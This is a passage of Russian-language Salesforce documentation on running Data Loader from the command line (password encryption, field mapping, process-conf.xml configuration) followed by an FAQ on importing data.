   Прим.: Чтобы упростить процесс копирования данных в или из командного окна, включите режим быстрого редактирования. Чтобы включить режим быстрого редактирования, щелкните заголовок окна правой кнопкой мыши и выберите пункт **«Свойства»**. Установите флажок **«Быстрая вставка»** на вкладке **«Общие»**.

Средство шифрования используется для шифрования паролей, однако, данные, переданные с помощью Data Loader, не шифруются.

СМ. ТАКЖЕ:

Действие 2. Создание зашифрованного пароля

Действие 2. Создание зашифрованного пароля

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Данное действие позволяет создать зашифрованный пароль посредством ключа, созданного в предыдущем действии.

1. Введите указанную ниже команду в окно ввода командной строки. Замените <пароль> на пароль, используемый приложением Data Loader для входа в систему Salesforce. Замените <путь> на путь к файлу `key.txt`, который был создан в предыдущем действии.

   `encrypt.bat -e <пароль> "<путь>\key.txt"`

2. Скопируйте зашифрованный пароль, созданный в результате ввода команды. Данное значение потребуется позже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

Действие 3. Создание файла соотнесения полей

Действие 3. Создание файла соотнесения полей

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

На этом этапе пользователь создает файл соотнесения с расширением `.sdl`. Источник данных связывается с целевым объектом в каждой строке файла соотнесения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

1. Скопируйте указанную ниже строку в текстовый файл и сохраните его с именем `accountInsertMap.sdl`. Данная строка предназначена для вставки данных, поэтому слева от символа «равно» отображается источник данных, а справа — целевое поле.

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

Совет: Чтобы выполнить комплексное соотнесение, воспользуйтесь пользовательским интерфейсом Data Loader, который позволяет соотносить исходные и целевые поля, а затем сохранять эти соотнесения в файле `.sdl`. Для этого нажмите кнопку **«Сохранить соотнесение»** в диалоговом окне «Соотнесение».

СМ. ТАКЖЕ:

Действие 4. Создание файла конфигурации

Действие 4. Создание файла конфигурации

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Файл `process-conf.xml` содержит сведения, необходимые приложению Data Loader для обработки данных. Каждый компонент `<bean>` в файле `process-conf.xml` относится к отдельному процессу (например, вставка, экспорт, вставка с обновлением). Поэтому, данный файл может содержать несколько процессов. Чтобы вставить организации в систему Salesforce, отредактируйте файл.

1. Сделайте копию файла `process-conf.xml` в каталоге `\samples\conf`. Сохраните копию исходного файла, так как она содержит примеры других типов обработки Data Loader (например, экспорты и вставки с обновлениями).
2. Откройте файл в текстовом редакторе и замените его содержимое указанным ниже кодом XML.

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
        class="com.salesforce.dataloader.process.ProcessRunner"
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
```

```
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. Измените указанные ниже параметры в файле `process-conf.xml`. Дополнительную информацию о параметрах конфигурации процессов см. в разделе «Параметры конфигурации процессов Data Loader» на странице 830.
   - `sfdc.endpoint`: введите URL-адрес экземпляра Salesforce для своей организации (например, `https://yourInstance.salesforce.com/`).
   - `sfdc.username`: введите имя пользователя, используемое приложением Data Loader для входа в систему.
   - `sfdc.password`: введите значение зашифрованного пароля, созданного в действии 2.
   - `process.mappingFile`: введите путь и имя файла соотнесения.
   - `dataAccess.Name`: введите путь и имя файла данных, содержащего организации, которые подлежат импорту.
   - `sfdc.debugMessages`: в настоящее время задано значение `true` («истина»). Введите значение `false` («ложь») после устранения возникших неисправностей и начала импорта.
   - `sfdc.debugMessagesFile`: введите путь и имя файла для журнала командной строки.
   - `process.outputSuccess`: введите путь и имя файла для журнала выполнения.
   - `process.outputError`: введите путь и имя файла для журнала ошибок.

   Внимание: Рекомендуем быть особенно внимательными при редактировании файла `process-conf.xml` с помощью разных редакторов XML. Некоторые редакторы добавляют теги XML в начало и конец файла, инициируя сбой импорта.

СМ. ТАКЖЕ:

Действие 5. Импорт данных

Действие 5. Импорт данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для вставки записей:	«Создание» для записей
Для обновления записей:	Полномочие «Редактирование» для записей
Для вставки записей с обновлением:	«Создание» и «Редактирование» для записей
Для удаления записей:	«Удаление» для записей
Для удаления записей без возможности восстановления:	«Удаление» для записей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Теперь приложение Data Loader может быть запущено из командной строки и использовано для вставки новых организаций.

1. Скопируйте указанную ниже строку в файл с именем `accountInsert.csv`. Данная строка содержит сведения об организации, подлежащие импорту.

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. Введите указанную ниже команду в окно ввода командной строки.

   `process.bat "<путь к файлу process-conf.xml>" <имя процесса>`

   - Замените <путь к файлу process-conf.xml> на путь к каталогу, содержащему файл `process-conf.xml`.
   - Замените <имя процесса> на процесс, указанный в файле `process-conf.xml`.

   Команда должна выглядеть примерно следующим образом:

   `process.bat "C:\DLTest\Command Line\Config" accountInsert`

   После запуска процесса в окне ввода командной строки отображаются сообщения о выполнении или ошибках. Также эти сведения доступны в файлах журнала: `insertAccounts_success.csv` и `insertAccounts_error.csv`. После успешного выполнения процесса файл `insertAccounts_success.csv` содержит импортированные записи, а также код и статус каждой записи. Дополнительную информацию о файлах состояния см. в разделе «Проверка выходных файлов Data Loader» на странице 825.

Сторонние лицензии Data Loader

Ниже перечислены сторонние лицензии, предоставляемые пользователям при установке приложения Data Loader.

Технология	Номер версии	Лицензия
Apache Jakarta Commons BeanUtils	1.6	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Collections	3.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Database Connection Pooling (DBCP)	1.2.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Logging	1.0.3	http://www.apache.org/licenses/LICENSE-1.1
Apache Commons Object Pooling Library	1.2	http://www.apache.org/licenses/LICENSE-2.0
Apache Log4j	1.2.8	http://www.apache.org/licenses/LICENSE-2.0
Eclipse SWT	3.452	http://www.eclipse.org/legal/epl-v10.html
OpenSymphony Quartz Enterprise Job Scheduler	1.5.1	http://www.opensymphony.com/quartz/license.action
Rhino JavaScript for Java	1.6R2	http://www.mozilla.org/MPL/MPL-1.1.txt
Spring Framework	1.2.6	http://www.apache.org/licenses/LICENSE-2.0.txt

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: Компания Salesforce не несет ответственность за доступность или содержимое сторонних веб-сайтов.

Общие вопросы об импорте

- Можно ли выполнить пакетную загрузку данных в систему Salesforce?
- Следует ли синхронизировать Outlook или использовать мастеры импорта для загрузки данных в систему Salesforce?
- Кто может использовать «Мастер импорта данных»?
- Какие полномочия требуются для импорта записей?
- Какие форматы файлов могут обрабатывать мастеры импорта?
- Какие данные можно импортировать?
- Каков максимальный размер файла импорта?
- Почему не удается выполнить вход в приложение Data Loader?
- Почему приложение Data Loader не поддерживает импорт специальных символов?
- Можно ли импортировать данные в настраиваемые поля?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Можно ли импортировать данные в поля, отсутствующие в моем макете страницы?
- Можно ли импортировать данные в поле раскрывающегося списка при несовпадении значений?
- Можно ли удалить мои ошибочно импортированные данные?
- Как использовать Мастер импорта данных для обновления записей, соответствующих указанным кодам Salesforce?
- Почему приложение Data Loader неправильно импортирует поля дат?
- Как долго выполняется импорт файла?
- Почему может быть отложен импорт моего файла?
- Можно ли импортировать стоимости в разных валютах?
- Может ли служба поддержки помочь в импорте моих данных?
- Можно ли импортировать данные на нескольких языках?
- Как выполнить пакетное обновление записей?
- Как обновить поля с пустыми значениями?
- Что такое внешний код?

Можно ли выполнить пакетную загрузку данных в систему Salesforce?

Версии Group, Professional, Performance, Unlimited, Enterprise и Developer позволяют импортировать массивы данных при помощи «Мастера импорта данных». Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Кроме того, версии Performance Edition, Unlimited Edition, Enterprise Edition и Developer Edition предоставляют API-доступ, поддерживающий использование средств пакетной загрузки базы данных (например, Data Loader).

Могу ли я задать одни и тот же тип записи сразу для нескольких записей?

Да, можно присвоить одни и тот же тип записи нескольким записям сразу с помощью «Мастера импорта данных». Во время процесса импорта вы можете выбрать, какой тип записи присвоить импортируемым записям. Этот процесс применим к стандартным и произвольно настраиваемым объектам.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Следует ли синхронизировать Outlook или использовать мастеры импорта для загрузки данных в систему Salesforce?

Чтобы выбрать нужный способ загрузки данных в приложение Salesforce, воспользуйтесь указанными ниже рекомендациями.

- Чтобы выполнить одновременную загрузку организаций и контактов для нескольких пользователей, откройте «Мастер импорта данных» и выберите пункт **«Организации и контакты»**.
- Чтобы загрузить контакты из любого приложения, кроме Microsoft Outlook, откройте «Мастер импорта данных» и выберите пункт **«Организации и контакты»**.
- Чтобы синхронизировать контакты, организации и календарные события Outlook с системой Salesforce, используйте приложение Lightning Sync или Salesforce for Outlook для первоначальной синхронизации данных и всех последующих обновлений.

- Чтобы загрузить настраиваемые объекты, интересы и решения, откройте «Мастер импорта данных» и выберите соответствующий объект для импорта данных типов записей в систему Salesforce. Вы не можете синхронизировать эти записи с помощью Lightning Sync или Salesforce for Outlook.
- Чтобы выполнить одновременную загрузку организаций-компаний и контактов для нескольких пользователей, откройте «Мастер импорта данных» и выберите пункт **«Организации и контакты»**.

Прим.: Ниже перечислены ограничения, применяемые при импорте организаций-лиц.

- Вы не можете передавать организации-лица с помощью Salesforce for Outlook.
- Контакты Outlook могут синхронизироваться с организациями-лицами Salesforce только при наличии организаций-лиц. (Синхронизация не инициирует преобразование контактов Outlook в организации-лица Salesforce.)

Дополнительную информацию об импорте организаций-лиц см. в разделе «Мастер импорта данных» на странице 804.

Кто может использовать «Мастер импорта данных»?

Пользователь может использовать «Мастер импорта данных» для импорта организаций, контактов, интересов, организаций-лиц, участников кампании, решений или настраиваемых объектов для нескольких пользователей одновременно. В Personal Edition «Мастер импорта данных» отсутствует. В версии Contact Manager Edition интересы и решения можно импортировать через «Мастер импорта данных». В версии Group Edition нельзя импортировать решения через «Мастер импорта данных».

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Какие полномочия требуются для импорта записей?

Data Loader

Для импорта данных посредством Data Loader требуются следующие полномочия.

- Полномочия объекта «Чтение», «Создание», «Редактирование» и «Удаление».
- «API включен»
- «Необратимое удаление Bulk API» (только при конфигурации Data Loader для необратимого удаления записей с помощью Bulk API).

Мастер импорта данных

Параметр импорта	Необходимые полномочия пользователя
Для импорта собственных организаций и контактов пользователя посредством мастера импорта данных:	«Импорт личных контактов»
Для импорта организаций и контактов других пользователей посредством мастера импорта данных:	Изменение всех данных

Параметр импорта	Необходимые полномочия пользователя
Для импорта интересов посредством мастера импорта данных:	Импорт интересов
Для импорта данных настраиваемых объектов посредством мастера импорта данных:	Импорт настраиваемых объектов И «Создание» для настраиваемого объекта И «Редактирование» для настраиваемого объекта
Для импорта решений посредством мастера импорта данных:	Импорт решений
Для добавления или обновления участников кампании с помощью мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Чтение» для контактов ИЛИ «Импорт интересов» И «Редактирование» для кампаний
Для добавления собственных контактов пользователя в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»
Для создания собственных контактов пользователя и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»

Параметр импорта	Необходимые полномочия пользователя
Для добавления контактов других пользователей в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных
Для создания контактов других пользователей и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных
Для добавления существующих интересов в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Редактирование» для кампаний И Импорт интересов
Для создания интересов и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Редактирование» для кампаний И Импорт интересов
Для добавления собственных организаций-лиц пользователя в кампанию посредством мастера импорта данных:	«Создание» для организаций И

Параметр импорта	Необходимые полномочия пользователя
	«Редактирование» для организаций И «Импорт личных контактов»
Для создания собственных организаций-лиц с помощью мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»
Для добавления организаций-лиц других пользователей в кампанию посредством мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных
Для создания организаций-лиц, принадлежащих другим пользователям, с помощью мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Какие форматы файлов могут обрабатывать мастеры импорта?

Контакты и организации-компании могут быть импортированы прямо из файла ACT! или Outlook, либо любого CSV-файла (например, GoldMine или Excel). Интересы, решения, настраиваемые объекты и организации-лица могут быть импортированы из любого CSV-файла.

Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

Какие данные можно импортировать?

Ниже перечислены записи, которые могут быть импортированы посредством мастеров импорта.

Статусы участников кампании

В организациях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition, а также Developer Edition рекомендуем использовать мастер импорта данных, чтобы импортировать статус участников кампании.

Контакты и организации-компании

Используйте мастер импорта данных, чтобы импортировать контакты и организации-компании.

В организациях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition также можно импортировать контакты и замечания для организаций-кампаний.

Организации-лица

В организациях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition используйте «Мастер импорта данных», чтобы импортировать организации-лица.

Интересы

В организациях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition используйте мастер импорта данных, чтобы импортировать интересы.

Решения

В организациях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition используйте мастер импорта данных, чтобы импортировать решения.

Настраиваемые объекты

В организациях Contact Manager, Group, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition используйте мастер импорта данных для импортирования настраиваемых объектов.

Вы можете импортировать значения в поле только при наличии полномочий на чтение и редактирование. Полномочия пользователей, назначения макетов страниц и параметры безопасности на уровне поля определяют доступ к полю.

Мастеры импорта для других записей недоступны.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Каков максимальный размер файла импорта?

Размер файла импорта может составлять до 100 МБ, при этом размер каждой записи файла не должен превышать 400 КБ, что равно примерно 4 000 символов. Чтобы определить количество полей, доступных для импорта, используйте следующую формулу: 4 000/ (среднее количество символов в имени поля API * 2). Например, если поле в среднем содержит 40 символов, разрешается импортировать около 50 полей. Кроме того, размер любого импортируемого примечания или описания не должен превышать 32 КБ. Описания, размер которых превышает 32 КБ, подлежат усечению.

На импортируемые данные также распространяется ограничение по объему хранилища для организации. Размер файла импорта не соотносится напрямую с объемом хранилища, необходимым для данных записей. Например, файл импорта размером 50 МБ может не создать данные объемом 50 МБ в системе Salesforce.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Почему не удается выполнить вход в приложение Data Loader?

Чтобы устранить ошибку входа в приложение Data Loader, выполните указанные ниже действия.

- Добавьте маркер безопасности в конец пароля, который вы используете для входа в приложение Data Loader.
- Чтобы заполнить поле `Server host` соответствующим сервером, откройте приложение Data Loader и выполните указанные ниже действия.
  1. Запустите приложение Data Loader.
  2. Последовательно выберите пункты **Settings** > **Settings**.
  3. Заполните поле `Server host` значением `https://`*имя_экземпляра*`.salesforce.com`, где *имя_экземпляра* — это используемый экземпляр Salesforce.
  4. Чтобы сохранить параметры, нажмите кнопку **«OK»**.
- Чтобы определить наличие прокси-сервера, обратитесь к администратору. Если доступ к серверу осуществляется через прокси-сервер, настройте параметры приложения Data Loader. При наличии интерфейсов API, доступных через прокси-сервер, подключение интерфейсов API к системе Salesforce блокируется прокси-сервером; сведения об интерфейсах API не отображаются в разделе «Журнал входов».
- Чтобы проверить правильность параметров локального устройства, выполните вход посредством другого компьютера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и Database.com Edition.

СМ. ТАКЖЕ:

Сброс маркера безопасности

Настройка диапазонов надежных IP-адресов для организации

Почему приложение Data Loader не поддерживает импорт специальных символов?

Импорт специальных символов (например, ö, ñ или é) не поддерживается приложением Data Loader в случае неправильной кодировки исходного файла данных. Чтобы гарантировать правильную кодировку файла, выполните указанные ниже действия.

1. Внесите любые изменения в исходный файл данных, сохраненный в формате XLS.
2. Сохраните копию файла Microsoft® Excel® как текстовый файл Юникод.
3. Откройте сохраненный текстовый файл Юникод в текстовом редакторе.
4. Выберите пункты **«Файл»** > **«Сохранить как»** и измените указанные ниже параметры файла.
   - Расширение имени файла: `.csv`
   - Тип файла: **«Все файлы»**
   - Кодировка: **UTF-8**
5. Нажмите кнопку **«Сохранить»** и закройте файл.

   Прим.: Чтобы сохранить изменения, внесенные в кодировку, рекомендуем не открывать файл после сохранения параметров.
6. Импортируйте данные посредством приложения Data Loader и выберите созданный CSV-файл.

Можно ли импортировать данные в настраиваемые поля?

Да. Администратор должен создать настраиваемые поля до выполнения импорта.

Записи, содержащие значение *«1»* в поле с флажком, импортируются как помеченные, тогда как записи, содержащие значение *«0»*, импортируются как непомеченные.

СМ. ТАКЖЕ:

Импорт данных в Salesforce

Можно ли импортировать данные в поля, отсутствующие в моем макете страницы?

Нет. Пользователи могут импортировать значения в поле, только если у них есть полномочия на чтение и редактирование. Полномочия пользователей, назначения макетов страниц и параметры безопасности на уровне поля определяют доступ к полю.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Можно ли импортировать данные в поле раскрывающегося списка при несовпадении значений?

Рекомендуем импортировать данные в текущий раскрывающийся список, если раскрывающийся список полностью соответствует данным; точные значения могут не совпадать. Прежде чем импортировать новые значения раскрывающегося списка, мастер импорта отображает соответствующее предупреждение. Однако, мастеры принимают любое значение поля раскрывающегося списка, даже если значение не является предопределенным. По мере необходимости администратор может дополнять раскрывающийся список новыми значениями. Обратите внимание, что мастеры импорта позволяют одновременно импортировать не более 100 новых значений раскрывающегося списка или раскрывающегося списка со множественным выбором для каждого поля.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Можно ли удалить мои ошибочно импортированные данные?

Ваш администратор может в меню «Настройка» ввести *Пакетное удаление записей* в поле Быстрый поиск, затем выбрать **Пакетное удаление записей**, чтобы выполнить пакетное удаление организаций, контактов, интересов или решений, которые вы импортировали по ошибке. Настраиваемые объекты, импортированные по ошибке, недоступны для пакетного удаления.

Как использовать Мастер импорта данных для обновления записей, соответствующих указанным кодам Salesforce?

Мастер импорта данных позволяет обновлять интересы, контакты или организации, при условии что код записи используется в качестве уникального идентификатора. Действия, описанные в данном разделе, не применяются к настраиваемым объектам.

Прим.: Рекомендуем выполнять данные действия только администраторам Salesforce.

Прежде чем начать работу, подготовьте обновляемые данные.

1. Создайте табличный отчет по обновляемым записям, включая код записи и обновляемые поля.
2. Сохраните отчет в виде CSV-файла на рабочем компьютере.
3. Чтобы создать дополнительную версию CSV-файла и изменить нужные данные, нажмите кнопку **«Сохранить как»**.
4. Нажмите кнопку **«Сохранить»**.

Импортируйте CSV-файл обновленного отчета в систему Salesforce. Этапы импорта определяются обновляемыми записями.

Обновление интересов

1. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**.
2. Нажмите **«Запустить мастер»**.
3. Выберите **«Интересы»**, а затем **«Обновить существующие записи»**.
4. Установите для параметра «Сопоставление интереса по» значение«ИД Salesforce.com».
5. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
6. Соотнесите поле «Код интереса» со столбцом «Код интереса» в CSV-файле. Повторите данное действие для других полей.
7. Нажмите кнопку **«Далее»**.
8. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

Обновление организаций или контактов

1. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**.
2. Нажмите **«Запустить мастер»**.
3. Выберите **«Организации и контакты»**, а затем **«Обновить существующие записи»**.
4. Установите для параметра «Сопоставление контакта по» значение «ИД Salesforce.com».
5. Установите для параметра «Сопоставление организации по» значение «ИД Salesforce.com».
6. Выберите параметр «Обновить текущие сведения об организации».
7. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
8. Соотнесите поля кода контакта, телефона и адреса с соответствующими столбцами в CSV-файле.
9. Соотнесите поле кода организации и другие поля с соответствующими столбцами в CSV-файле.
10. Нажмите кнопку **«Далее»**.

11. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

Мастер импорта данных сопоставляет коды записей, доступные в файле и в Salesforce, и обновляет соотнесенные поля.

СМ. ТАКЖЕ:

Мастер импорта данных

Почему приложение Data Loader неправильно импортирует поля дат?

Иногда поля дат, импортированные посредством приложения Data Loader, содержат неправильные значения, так как приложение Data Loader отображает дату из импортированного CSV-файла по Гринвичу. Если используется другой часовой пояс или автоматический переход на летнее время, то разница между датами может достигать одного дня.

Чтобы запретить приложению Data Loader отображать даты по Гринвичу, измените формат ячеек, содержащих даты.

1. Откройте CSV-файл в приложении Microsoft® Excel®.
2. Введите нужный часовой пояс в каждую ячейку, содержащую дату. Например, если ячейка содержит дату 9 июня 2011 года, а часовой пояс отличается от Гринвича на 8 часов, введите следующую строку: *9 июня 2011 8:00*. Данная строка отображается приложением Microsoft® Excel® следующим образом: `9/6/2011 8:00`.
3. Правой кнопкой мыши щелкните нужную ячейку и выберите пункт контекстного меню **«Формат ячеек...»**.
4. Выберите формат **«Число»** > **«Все форматы»**.
5. Введите *гггг-мм-ддBчч:мм:сс.сссZ* в поле «Тип». Например, значение ячейки *9/6/2011 8:00* должно отображаться следующим образом: `2011-06-09B08:00:00.00Z`.

Как долго выполняется импорт файла?

Время выполнения импорта, инициированного отдельным пользователем, определяется размером данных, но в среднем составляет несколько минут.

Импорт файла, инициированный администратором, выполняется в асинхронном режиме, а по его завершении вам отправляется соответствующее сообщение электронной почты. Время выполнения асинхронного импорта варьируется от нескольких минут до 24 часов.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Почему может быть отложен импорт моего файла?

Ради управления объемом импортов и предоставления всем пользователям высокого уровня производительности файлы организационного импорта принимаются в асинхронном режиме. Другими словами, файл добавляется в управляемую очередь и дожидается наиболее удобного времени выполнения импорта (время нахождения файла в очереди не превышает 24 часов). По завершении импорта вы получите сообщение электронной почты.

Можно ли импортировать стоимости в разных валютах?

Мультивалютные организации Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition могут импортировать стоимости в разных валютах посредством столбца «Код ISO валюты» в файле импорта.

Может ли служба поддержки помочь в импорте моих данных?

Служба поддержки доступна организациям Group Edition, Contact Manager Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition на протяжении всего процесса импорта.

Можно ли импортировать данные на нескольких языках?

Мастер импорта обрабатывает данные только на одном языке (язык пользователя, выполняющего импорт). Чтобы импортировать те же данные на других языках, повторите импорт для каждого дополнительного языка.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Как выполнить пакетное обновление записей?

Чтобы обновить от 50 тысяч до 5 миллионов записей, воспользуйтесь приложением Data Loader.

Чтобы обновить более 5 миллионов записей, рекомендуем обратиться к партнеру Salesforce или воспользоваться соответствующим партнерским продуктом из каталога *App Exchange*.

Могу ли я задать одни и тот же тип записи сразу для нескольких записей?

